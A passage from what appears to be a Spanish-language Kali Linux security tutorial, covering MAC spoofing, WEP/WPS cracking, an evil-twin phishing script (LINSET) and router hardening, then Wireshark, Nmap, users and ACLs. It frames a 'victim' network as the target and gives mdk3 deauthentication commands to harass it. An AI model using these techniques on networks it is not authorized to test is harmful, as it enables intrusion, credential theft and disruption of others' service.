Enlace de datos	HDLC, Ethernet	Tramas
Física		Flujos (Señales electromagnéticas)

Antes de continuar con la siguiente sección, debo aclarar que el modelo OSI es en realidad un modelo teórico sobre cómo debían funcionar las redes idealmente, sin embargo dadas las eventualidades que se fueron encontrando en las extensas investigaciones y prácticas se creó otro modelo de protocolos de red conocido como **Modelo TCP/IP**, el cual es más complejo pero también similar a la estructura del modelo OSI.

Administrando interfaces de red

Los sistemas operativos son tan complejos que tardaríamos años en entender cómo funciona detalladamente uno de ellos, sin embargo se nos haría todavía más complicado actualizar esa misma información a la fecha en que terminemos. Así que, por ejemplo, la parte que se encarga de administrar las interfaces de red intenta unificar todas las diferencias de los miles de modelos y tipos de tarjetas de red existentes en el mercado para que sean usadas de forma transparente por el usuario.

En GNU/Linux las interfaces de red más comunes suelen tener nombres como `ethX` (puerto Ethernet) y `wlanX` (inalámbricas) en las que la `X` indica un número cualquiera. Por ejemplo, si nuestra computadora tuviese tres tarjetas de red con puerto Ethernet cada una y dos tarjetas de red inalámbricas conectadas entonces la salida del comando `ifconfig` nos devolvería las siguientes interfaces (también suponiendo que dichas interfaces fueron detectadas correctamente por el sistema): `eth0`, `eth1`, `eth2`, `wlan0`, `wlan1`.

Por supuesto, dadas las características de cada tarjeta en particular y de la distribución GNU/Linux utilizada los nombres pueden variar. Como caso particular, en ArchLinux -que utiliza systemd- las interfaces tienen un esquema de nombres del tipo `enp2s0` o `wlp2s0` ya que usan una característica llamada [Predictable Network Interface Names](#).

En los primeros minutos del video [de la tercera clase](#) podemos ver cómo activar o desactivar interfaces de red y además observar la cantidad de información adicional que el mismo comando `ifconfig` nos arroja tal como las estadísticas del tráfico de red, la dirección IP que tiene asignada, su dirección MAC y otros detalles.

- **Dirección física o dirección MAC (Media Access Control):** Es una dirección fija única para cada tarjeta de interfaz de red y en teoría no se puede cambiar, sin embargo con utilidades como `macchanger` es posible enmascararla y usar una MAC falsa. Se representa por una serie de 6 números en hexadecimal separados por dos puntos de los cuales **los primeros tres** identifican al fabricante y **los otros tres** identifican su número de secuencia; un ejemplo es la dirección MAC `0F:F5:48:22:01:AB`.

- **Dirección lógica o dirección IP (Internet Protocol):** Es una dirección que suele cambiar cuando nos conectamos a diferentes redes; actualmente existen dos versiones de ella las cuales son:
- **Internet Protocol versión 4 o IPv4:** tiene un formato de cuatro grupos de números en decimal donde cada uno de ellos puede ir del 0 al 255, lo que nos permite formar una enorme cantidad de combinaciones posibles las cuales se agrupan [en diferentes clases de direcciones IP](#) según los rangos de números. A su vez, existen algunos rangos enfocados a direcciones IP públicas (para dispositivos que deseen ser consultados públicamente desde Internet como por ejemplo algún servidor web de Google, Facebook o MultiAportes) y otros enfocados a direcciones IP privadas (solamente para identificar dispositivos dentro de una red pequeña); un ejemplo de dirección IPv4 pública es **148.204.103.231** que correspondería a algún servidor del dominio **ipn.mx** y un ejemplo de dirección IPv4 privada es **192.168.1.20** que corresponde a una de las computadoras existentes dentro de mi red local.
 - **Internet Protocol versión 6 o IPv6:** Dada la más frecuente escasez de direcciones IPv4 en el mundo (¿ya mencioné que las direcciones IP no se pueden repetir dentro de una misma red?) se ha comenzado a utilizar una nueva versión que seguramente será popular dentro de algunos años, su formato es muy diferente y ofrece muchas más características que la versión anterior.

Cambiamos nuestra dirección MAC

Existen bastantes razones para cambiar nuestra MAC pero ninguna de ellas es obligatoria y no suele hacerse muy a menudo aunque en teoría nos ofrece un poco de seguridad: ¿recuerdas qué tiene la dirección MAC en sus primeros tres bloques? Si no logras recordarlo, anda a la página anterior y léelo de vuelta, caso contrario verás que eso puede ser información muy útil para algún atacante o alguien que quiera seguirte la pista; explicaré otra razón en las siguientes secciones.

Esto es algo que se puede hacer en cualquier sistema operativo y por lo general es bastante fácil; en Kali Linux utilizaremos la utilidad que ya mencionaba anteriormente de la siguiente manera:

1. Recuerda que cada tarjeta de interfaz de red existente en tu computadora tiene una dirección MAC única, por lo que deberás elegir una de ellas y deshabilitarla mediante `ifconfig <tu_interfaz> down`. Si no sabes hacerlo basta con que veas los primeros minutos [del video de la clase número 3](#).
2. Tan pronto deshabilites tu interfaz podrás ejecutar solamente uno de estos comandos para cambiar la dirección MAC de tu interfaz seleccionada; yo lo estoy haciendo con `eth0`.
 - ¿Deseas usar una nueva MAC aleatoria? Escribe `macchanger -r <tu_interfaz>`
 - ¿Deseas usar una MAC propia? Escribe `macchanger -m <nueva_mac> <tu_interfaz>`
 - ¿Deseas restablecer la MAC original? Escribe `macchanger -p <tu_interfaz>`
3. En cuanto ejecutes este comando (yo utilicé el segundo recordando que solamente puedo meter números en hexadecimal separados por dos puntos), la salida de `macchanger` te arrojará la MAC que tenías anteriormente y la nueva MAC para que compruebes si no hay errores.
4. Si estás satisfecho, vuelve a levantar tu interfaz con `ifconfig <tu_interfaz> up`

```
root@ma0x666c:~# ifconfig eth0 down
root@ma0x666c:~# macchanger -m 0a:1b:2c:a0:b1:c2 eth0
Permanent MAC: 08:00:27:23:dc:24 (Cadmus Computer Systems)
Current MAC: 08:00:27:23:dc:24 (Cadmus Computer Systems)
New MAC: 0a:1b:2c:a0:b1:c2 (unknown)
root@ma0x666c:~# ifconfig eth0 up
root@ma0x666c:~# █
```

La suite de Aircrack-ng

Estoy seguro que todos los que han visto tutoriales en Youtube de cómo hackearle la red al vecino habrán escuchado de la suite Aircrack-ng, y los que jamás la hayan escuchado entonces les hablaré un poco de ella.

Aircrack-ng es la suite de herramientas de software para analizar redes inalámbricas más conocida, implementa una enorme cantidad de métodos para buscar vulnerabilidades en las mismas a través de los protocolos que manejan. En [el siguiente video](#) comenzarás a manejarla a partir del minuto 7.

Si tienes una red inalámbrica en casa y te has puesto a curiosear por un rato dentro de las configuraciones de tu router te habrás dado cuenta que básicamente existen dos sistemas para conectarse a redes inalámbricas: WEP y WPA/WPA2.

El primero de ellos, WEP o Wired Equivalent Privacy, es el primer sistema de cifrado utilizado en el estándar IEEE 802.11 desde hace varios años para proteger las redes inalámbricas que cada vez se fueron popularizando más. Sin embargo en algún momento se descubrió una enorme vulnerabilidad que permite encontrar la clave con la que los datos viajan cifrados; a pesar de que WEP ofrece varios tamaños de la clave lo único que se incrementa es el tiempo de crackeo de la misma, lo cual se puede hacer en unos minutos fácilmente con algunas utilidades de Aircrack-ng quienes hacen el trabajo sucio por nosotros.

¿Cómo es que se puede crackear WEP tan fácilmente? Primero agradezcamos a las matemáticas a través de la estadística, el fallo del sistema WEP es que cada una de las tramas enviadas lleva también una pequeña sección conocida como vector de inicialización. Básicamente el valor de ese vector no debería repetirse tan frecuentemente, sin embargo se suele repetir muchas veces en muy poco tiempo, lo que lo hace predecible y eventualmente los algoritmos estadísticos aplicados dan con la clave de la red.

Ahora bien, una vez descubierto ese fallo se tuvo que crear un sistema más fuerte, y éste fue WPA. Más tarde surgió WPA2 que ofrece aún mayor seguridad que su antecesor; sin embargo se descubrió que aun así era vulnerable si se utilizaba un sistema complementario llamado WPS.

¿Qué es WPS? Básicamente es un sistema que facilita la conexión a redes inalámbricas del tipo WPA o WPA2; puede funcionar con un PIN, presionando un botón, mediante chips NFC e incluso una conexión USB, donde los más comunes son los dos primeros. Sin embargo, un fallo en su diseño permite que con solo conocer el PIN se pueda obtener la contraseña de la red inalámbrica. Para aprovechar esta vulnerabilidad se utiliza en Kali una herramienta llamada [Reaver](#), sin embargo muchos routers con WPS suelen bloquearse durante un buen tiempo al detectar que alguien intenta obtener el PIN de 8 números (experiencia propia)...pero también resulta ser que dicho pin tiene un algoritmo para generar algunos de sus números que lo componen, lo que lo vuelve más peligroso todavía ya que se reduce el número de combinaciones posibles y por ende también el tiempo de adivinar la contraseña.

Así que ya sabes: hasta ahora no es posible vulnerar fácilmente redes con WPA o WPA2 y los vivos que dicen venderte “programas para robarle el internet al vecino” en un disco y sobre todo en la Plaza de la Tecnología de la Cd. de México...simplemente no les creas y continúa tu camino.

En [el video de la tercera clase](#) (a partir del minuto 43) podrás ver cómo es vulnerada una red con seguridad WEP a través de un script en Python llamado [Wifite](#), el cual simplifica todavía más el proceso de auditar redes inalámbricas. Además la suite de Aircrack-ng incorpora técnicas para acelerar el proceso de crackeo de la clave WEP (principalmente la inyección de tráfico para aumentar aún más la probabilidad de que se repitan los vectores), característica que es bien aprovechada por el script.

Por cierto, olvidé mencionar que Aircrack-ng también incluye herramientas para hackear redes con seguridad WPA y WPA2 sin importar si tienen WPS o no, aunque por ahora se limitan al ataque por fuerza bruta; si consideramos que el tamaño mínimo de una clave WPA es de 8 caracteres (numéricos, alfanuméricos y otros) y el máximo es de 63 entonces podemos concluir que la cantidad de combinaciones posibles es impresionantemente enorme y aún con el hardware de hoy en día tardaríamos siglos en obtener una de esas claves. Aun así, si deseas intentarlo te recomiendo una utilidad de crackeo buenísima y no solamente limitada a hackear redes Wi-Fi llamada [Hashcat](#) (también disponible para Windows) que nos permite incluso crackear una clave WPA/WPA2 utilizando el GPU aumentando considerablemente la velocidad; en un caso propio que intentaba averiguar en cuánto tiempo podía crackear una clave de solamente 10 caracteres con un alfabeto hexadecimal utilizando Hashcat y mi GPU, tardaría exactamente 28 días sin parar con una velocidad de 37 000 claves por segundo...aun así nada me aseguraba que la clave estuviera en ese rango de cadenas.

Una cosa más, por si no te habías percatado, el ataque por diccionario es casi lo mismo que un ataque de fuerza bruta. Sin embargo los diccionarios incorporan posibles contraseñas que en varios casos suelen ser efectivas y así reducir el tiempo de crackeo.

Consejos para asegurar tu red

También [en el video de la tercera clase](#) (a partir del minuto 19) hago un paréntesis para conocer un poco más nuestro router con la gran cantidad de opciones que nos ofrece; aquí yo tengo contratado el servicio Infinitum de Telmex y en el mismo se hace un recorrido con explicación de la mayoría de las configuraciones, para qué sirven, etc.

Sin embargo, como sé de antemano que muchos de los lectores de este libro tendrán una interfaz muy diferente, me limitaré a escribirles algunos consejos generales y también invitarlos a buscar en Google cómo acceder a las opciones de su router.

- ¿No utilizas la red inalámbrica? ¡Deshabilítala! No tiene caso gastar energía en algo que no utilizas ni utilizarás pronto.
- Si utilizas la red inalámbrica, cambia el cifrado por WPA2 a menos que tengas problemas en conectarte cambia a WPA. Si sigues teniendo problemas, es que tienes un dispositivo muy antiguo que posiblemente solo es compatible con WEP, el cual no recomiendo utilizar.
- Además de cambiar el cifrado, cambia la contraseña. No utilices palabras comunes, números comunes, de hecho es preferible combinar “aleatoriamente” letras, números y tantos símbolos encuentres en tu teclado. Memorizar esa contraseña visualmente compleja será un ejercicio mental muy saludable.
- Si utilizas WPA2, elige también el cifrado AES en lugar del TKIP ya que incluso es más eficiente y seguro pero quizás menos compatible con tus dispositivos. ¡Chécalo!
- Cambia el nombre de tu red inalámbrica y también ocúltalo; en el video verás cómo hacerlo. No es obligatorio pero a algunos que quieran vulnerar tu red les darás un pequeño dolor de cabeza adicional y les harás invertir más tiempo en su objetivo.
- Utiliza el filtrado de dispositivos por sus direcciones MAC donde podrás bloquear o permitir a determinados dispositivos conectarse a tu red. Sin embargo recuerda que esto puede ser *bypasseado* (esquivado) cambiando la MAC tal y como lo vimos unas páginas atrás.
- Opcionalmente cambia los servidores DNS para notar un aumento de velocidad al entrar a sitios nuevos; los servicios gratuitos más comunes son [OpenDNS](#) y [Google Public DNS](#).
- Checa cuáles dispositivos están conectados en tu red desde tu router.
- Cambia las contraseñas y usuarios de administración de tu router.
- Eventualmente podrás incluso crear reglas del firewall y listas de control de acceso para limitar el tráfico en tu red.

El último intento para vulnerar redes WPA y WPA2

Como ya lo he comentado, adivinar la contraseña de una red protegida por WPA/WPA2 nos puede llevar siglos aún con potentes computadoras si aplicamos la técnica de fuerza bruta, que generalmente es la opción escogida cuando todos los demás planes han fallado.

Sin embargo, todavía tenemos otro método que suele ser muy efectivo si se hace correctamente: estoy hablando de la ingeniería social. No la confundas con la ingeniería inversa, ese es otro tema del cual [hablo en este artículo](#).

“El eslabón más débil de la cadena:
el ser humano”

LINSET Infinitum Mod es un script para GNU/Linux que nos permite obtener la contraseña de una red con WPA/WPA2 en cuestión de minutos aprovechando justamente las maravillas de la ingeniería social. Básicamente consiste en crear una red falsa idéntica a la red víctima, en la que sus clientes son obligados a conectarse y mediante algún truco social se les engaña para que introduzcan su contraseña en un formulario que les inspire confianza; el script tiene la capacidad de detectar si la contraseña dada es verdadera o falsa y mostrar mensajes amigables al usuario según cada caso ocurrido.

El pequeño proyecto LINSET Infinitum Mod es una colaboración del autor de este mismo libro que se enfoca a redes con el servicio de Telmex Infinitum, por lo que su interfaz está amigablemente enfocada a esos usuarios. Lo mejor de todo es que, si tienes los conocimientos necesarios, podrás crear tu propia modificación aprovechando la implementación general que yo hice.

En el segundo video que aparece [en este artículo de MultiAportes](#) podrás ver una explicación detallada sobre el funcionamiento del script. También encontrarás el código fuente del script listo para descargar y sus respectivos créditos a los autores [en este otro artículo](#).

Cuando las cosas no salen como quisiéramos

En el momento que escribo esto me estoy lamentando porque me sucedió: alguna cosa que hice salió peor de lo que esperaba. De hecho me suele ocurrir a menudo, así que estoy acostumbrado. ¿A ti no? Seguro que sí, venga, que tu víctima no cayó en tu trampa y aún no tienes la clave de su red, pero no te sientas mal porque seguramente aprendiste algunas cosas con ayuda de este libro.

Antes de que te tires al suelo a hacer rabietas y aceptar que no lograste tu objetivo, aún queda el premio de consolación: bromear con la red de tu víctima y hacerle pasar un mal rato.

Para ello existe una utilidad llamada **mdk3** que aprovecha algunas características de las redes WPA/WPA2 tales como desconectar clientes masivamente, conectarse a una red con filtrado de MAC a la fuerza, *floodear* (enviar algo muy repetidamente) una red con clientes y puntos de acceso totalmente falsos e incluso hacer colapsar a algunos routers.

Simplemente necesitaremos que nuestra tarjeta de red esté en modo promiscuo o modo monitor –es cuando la tarjeta de red lee paquetes que no necesariamente son para ella- (sabemos que lo está cuando tenemos en la salida de *ifconfig* algo como *monX*); también generalmente necesitaremos saber la dirección MAC del router de nuestra víctima, lo cual podemos deducir muy fácilmente con el comando *airodump-ng monX* y buscar la MAC del router asociada al nombre de la red deseada.

En este caso haremos un ataque sencillo: desde nuestra computadora le diremos al router de la red víctima que desconecte a todos sus clientes con el comando *mdk3 monX d -b <archivo>*, recordando que *monX* es tu interfaz en modo monitor y en el archivo que especifiques deberá estar la dirección MAC del router a atacar. Si tienes problemas, cambia tu dirección MAC y vuelve a ejecutar el comando.

```
root@ma0x666c:~# echo "58:98:35:D2:C4:06" > ataque
root@ma0x666c:~# mdk3 mon0 d -b ataque
```


Puedes checar otros ejemplos de ataques [en este hilo](#) o con el comando *mdk3 --help*.

Analizando los protocolos de red con Wireshark

Dejaremos a un lado la seguridad en redes inalámbricas y ahora nos enfocaremos a la seguridad general de cualquier red, donde la primera herramienta que utilizaremos es un analizador de protocolos de red bastante potente llamado Wireshark. Su uso puede ser muy complejo para principiantes, sin embargo aquí se explicará lo más sencillo y entendible posible para aquellos que no tengan ni idea de protocolos de red.

En la primera parte del [videotutorial de la cuarta clase](#) veremos una introducción a la interfaz de Wireshark, para qué sirven sus herramientas principales y un ejemplo de aplicación mediante el análisis de tráfico web (es decir a través del protocolo HTTP) generado durante la grabación del videotutorial, así como posibles ataques que se pueden realizar al capturar contraseñas en texto plano o ataques de fuerza bruta al interceptar el algoritmo de cifrado para enviar contraseñas protegidas de la misma manera.

Como ya lo había mencionado en el videotutorial, Wireshark también funciona en Windows de la misma manera que en GNU/Linux por lo que los pasos son prácticamente los mismos. Sin embargo los nombres de las interfaces de red pueden cambiar, aunque generalmente no es difícil deducir cuál pertenece a la tarjeta de red Ethernet y cuál a la tarjeta de red inalámbrica.




Explorando la red con Nmap

Otra herramienta muy importante es una herramienta conocida como Nmap, el cual funciona como un escáner de redes para detectar dispositivos y servicios de red funcionando dentro de la misma; a pesar de ser una herramienta compleja también nos provee de una interfaz gráfica que facilita bastante su utilización. También ofrece como característica la creación de scripts propios para expandir su potencial y efectuar aún más tareas.

Posiblemente esta sea la herramienta más confiable para detectar intrusos en tu red pero definitivamente no se recomienda para usuarios que buscan algo sencillo de utilizar ya que es necesario leer documentación adicional de la cual aprenderás bastantes cosas.

Nmap ofrece varios tipos de escaneos de redes: unos son más superficiales y otros analizan con mayor profundidad, evidentemente estos últimos tardarán bastante más tiempo en ejecutarse (depende también cuán grande sea la red a analizar) pero arrojarán mucho más información sobre los dispositivos y servicios existentes en la red.

En la segunda parte del [videotutorial de la clase 4](#), a partir del minuto 38 veremos un uso simple de Nmap y su interfaz gráfica Zenmap con una explicación de las herramientas principales que acompañan a dicha interfaz, así como también vemos la lectura e interpretación de los resultados arrojados una vez finalizado el análisis.



Una cosa que es todavía más importante que la seguridad en las redes es la seguridad en los sistemas, porque un intruso no necesariamente intentará entrar por nuestra red, también puede ser alguien de confianza que tenga acceso directo a nuestros sistemas. Sea cual sea el caso, ¿qué pasa si ambos logran *bypasear* la seguridad de nuestras redes? Jamás estaremos completamente seguros, pero prefiero mil veces ser un dolor de cabeza a una coladera de información.

“La seguridad es solo un mito”

En el mundo existimos miles de millones de personas viviendo tan solo en este momento y las estadísticas muestran que lamentablemente la población mundial aún crecerá todavía más en las próximas décadas; dejando de lado la infinidad de problemas sociales que esto acarrea, ¿qué te hace pensar que una sola de esas personas no logre acceder a tu información más privada en algún momento? Nada, ni nadie asegura al 100% que estarás totalmente protegido a menos que apagues y desconectes todos tus dispositivos... pero ¿qué caso tiene hacerlo?

En Kali tenemos también bastantes herramientas para realizar auditorías de seguridad a nuestros sistemas o a los sistemas que tengamos acceso; en este capítulo haremos mención de las principales con ejemplos sencillos realizados en escenarios comunes. Todo lo aprendido nos ayudará a manejar con fluidez las herramientas y a ser un poco más conscientes del riesgo existente en un mundo con Internet, además tengo la sensación de que se pondrá peor cuando llegue la generación del Internet de las Cosas.

Gestionemos nuestros usuarios

En muchas distros GNU/Linux solamente existe un usuario (root) después de instalar el sistema, en otras se crean al menos dos usuarios (root y un usuario estándar). Mientras Ubuntu es de las segundas, Kali Linux es de las primeras. ¿Ahora notas la diferencia sin importar que ambas sean derivadas de Debian?

Si eres un usuario común de Kali que solamente está en constante aprendizaje, no es estrictamente necesario que generes más usuarios en tu sistema. Pero siéntate a pensar un poco, ¿qué sucedería si alguno de tus conocidos entra a tu sistema Kali y te borra por ejemplo el disco duro? En ningún momento hubo control de acceso al superusuario y a las utilidades del sistema para la gestión de discos.

Para crear un usuario simplemente ejecutamos el comando `useradd -m <tu_usuario>`, donde le estamos indicando que cree una nueva carpeta en `/home` y que pertenezca al nuevo usuario con el nombre especificado. Tan pronto terminemos, debemos asignarle una contraseña con el comando `passwd <tu_usuario>` que nos preguntará dos veces por la contraseña nueva para confirmar que sea idéntica; ten en cuenta que mientras escribas la contraseña no se verá reflejada en la terminal.

```
root@ma0x666c:~# useradd -m multiaportes1
root@ma0x666c:~# useradd -m multiaportes2
root@ma0x666c:~# useradd -m multiaportes3
root@ma0x666c:~# useradd -m multiaportes4
root@ma0x666c:~# passwd multiaportes1
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@ma0x666c:~# passwd multiaportes2
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@ma0x666c:~# passwd multiaportes3
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@ma0x666c:~# passwd multiaportes4
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@ma0x666c:~# ls /home
multiaportes1 multiaportes2 multiaportes3 multiaportes4
root@ma0x666c:~#
```

En el ejemplo anterior yo hice cuatro usuarios, les asigné una contraseña y finalmente verifiqué que las carpetas personales de cada usuario existieran. Cabe destacar que el comando para agregar usuarios tiene bastantes opciones más avanzadas pero que son irrelevantes por ahora. Posteriormente iniciaré sesión en una TTY diferente con alguno de esos usuarios, para ello oprimo las teclas `Ctrl+Alt+F2` y escribo los datos de acceso.

```
Kali GNU/Linux 1.0.9 ma0x666c tty2
ma0x666c login: multiaportes2
Password:
Last login: Sun Dec 28 21:56:43 ART 2014 on tty2
Linux ma0x666c 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ echo "Hola, soy usuario MA2 :D"
Hola, soy usuario MA2 :D
$ _
```

Con ese mismo usuario, ¿qué pasa si intento ejecutar un comando que solamente está permitido a los administradores del sistema? Efectivamente, no tengo permisos suficientes para realizarlo.

```
$ sudo apt-get install emacs

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for multiaportes2:
multiaportes2 is not in the sudoers file.  This incident will be reported.
$ _
```

Si por alguna razón necesitara que el usuario `multiaportes2` también tenga “poderes” de superusuario, basta con agregarlo a un grupo de usuarios especial llamado `sudo` (igual que el comando `sudo`) utilizando el superusuario. Tan solo hay que ejecutar el comando `usermod -a -G sudo <tu_usuario>` que nos indica “*modifica al usuario <tu_usuario> y añádelo al grupo root sin reemplazar los grupos a los que ya pertenezca*”.

```
root@ma0x666c:~# usermod -a -G sudo multiaportes2
root@ma0x666c:~#
```

Para ver los cambios reflejados es necesario cerrar la sesión de ese usuario y volver a entrar. Ahora si ejecutamos el comando `sudo apt-get install emacs` no nos aparecerán más errores relacionados con la gestión de permisos.

Finalmente si deseamos eliminar algún usuario y todos sus archivos existentes en su carpeta personal ejecutamos el comando `userdel -r <tu_usuario>` al que le indicamos que borre recursivamente cada uno de sus archivos y directorios.

```
root@ma0x666c:~# ls /home
multiaportes1  multiaportes3
multiaportes2  multiaportes4
root@ma0x666c:~# userdel -r multiaportes2
userdel: multiaportes2 mail spool (/var/mail/multiapor
tes2) not found
root@ma0x666c:~# ls /home
multiaportes1  multiaportes3  multiaportes4
root@ma0x666c:~#
```

Permisos y Listas de Control de Acceso

En el capítulo anterior mencionamos en breve sobre las listas de control de acceso que algunos routers nos ofrecen para controlar el tráfico de nuestra red, ahora utilizaremos ese mismo concepto aplicados a sistemas Linux gracias a los permisos.

Definamos brevemente qué son los permisos en Linux: es aquella característica del sistema que nos permite controlar cuáles usuarios o grupos de usuarios pueden acceder a un archivo o a una carpeta dentro del sistema.

Básicamente los permisos se forman gracias a la siguiente relación:

- **Lectura:** Los archivos/directorios con la bandera `r` pueden verse.
- **Escritura:** Los archivos/directorios con la bandera `w` pueden escribirse.
- **Ejecución:** Mientras los archivos con la bandera `x` pueden ejecutarse (generalmente son scripts como Python, Perl o Shell), los directorios permiten que se acceda a su contenido.
- **Nada:** Los archivos/directorios con la bandera `-` (guión) simplemente indica que no tienen atributos.

¿Qué es eso de la bandera? Simplemente es un indicador que tiene la finalidad de indicar cuáles son los permisos de cada archivo y directorio existente en el sistema, haz de cuenta que es una calcomanía que tiene pegada algún archivo o directorio en particular.

Los permisos pueden tener las banderas que sean necesarias, también pueden representarse numéricamente donde la lectura corresponde al número 4, la escritura corresponde al número 2 y la ejecución corresponde al número 1. Luego se suman y se obtiene un número menor o igual a 7 que nos indica qué permisos tiene un archivo o carpeta.

Ahora bien, cada archivo y carpeta tiene permisos para cada uno de los siguientes actores:

- **Propietario:** El dueño del archivo o carpeta.
- **Grupo:** El grupo al que pertenece el propietario anterior.
- **Público:** El resto de los usuarios del sistema.

Por ejemplo, ¿qué significa si un archivo tiene el siguiente número de permisos?: **675**.

- El propietario puede leer y escribir ese archivo (porque $4+2=6$).
- El grupo al que pertenece puede leer, escribir y ejecutarlo (porque $4+2+1=7$)
- El resto de usuarios puede leer y ejecutarlo (porque $4+1=5$)

Los permisos pueden cambiarse en cualquier momento mediante una instrucción llamada `chmod` a la que le indicamos los archivos y carpetas a cambiar permisos. Sin embargo esto puede ser muy engorroso en situaciones más complejas, y por ello recurriremos directamente a las **listas de control de acceso (ACL)**.

Si te das cuenta con lo anterior no es posible cambiar los permisos para algún usuario en específico, por lo que haremos uso de las ACL. En el ejemplo crearé una carpeta en `/opt/multiaportes` de la que será dueño el superusuario, le asignaré permisos para que todo el mundo pueda leerla solamente y luego crearé una ACL con el comando `setfacl -m u:<usuario>:<permisos> archivo_o_carpeta` para que el usuario `multiaportes4` sea el único que pueda escribir dentro de esa carpeta. Para comprobar los cambios simplemente usaré el comando `getfacl archivo_o_carpeta`.

```
root@ma0x666c:~# mkdir /opt/multiaportes
root@ma0x666c:~# chmod 705 /opt/multiaportes
root@ma0x666c:~# setfacl -m u:multiaportes4:rwX /opt/multiaportes
root@ma0x666c:~# getfacl /opt/multiaportes
getfacl: Eliminando '/' inicial en nombres de ruta absolutos
# file: opt/multiaportes
# owner: root
# group: root
user::rwx
user:multiaportes4:rwx
group::---
mask::rwx
other::r-x

root@ma0x666c:~# echo "Soy el root" > /opt/multiaportes/root.txt
root@ma0x666c:~#
```

Mientras el resto de los usuarios solo pueden leer la carpeta, el usuario "multiaportes4" puede escribir archivos en ella.

Si iniciamos sesión con el usuario `multiaportes4` y creamos un archivo en esa carpeta, no tendremos problemas, puesto que con el flag `x` también tenemos acceso al interior de la carpeta.

```
$ echo "Soy MultiAportes4" > /opt/multiaportes/ma4.txt
$ ls /opt/multiaportes
ma4.txt  root.txt
$ _
```

Si iniciamos sesión con el usuario *multiaportes1* y creamos un archivo en la misma carpeta, tendremos problemas, pero aún podemos acceder a los archivos existentes.

```
$ echo "Soy MultiAportes1" > /opt/multiaportes/ma1.txt
-sh: 2: cannot create /opt/multiaportes/ma1.txt: Permission denied
$ ls /opt/multiaportes
ma4.txt  root.txt
$ _
```

Lo mismo ocurrirá con el resto de los usuarios que no hayan sido excluidos a través de una ACL. Por cierto es importante mencionar que nuestro sistema de archivos debe estar montado con una flag llamada *acl* para que las listas de control de acceso funcionen, sin embargo lo omití puesto que en Kali ya viene activado por defecto y no es necesario configurar más.

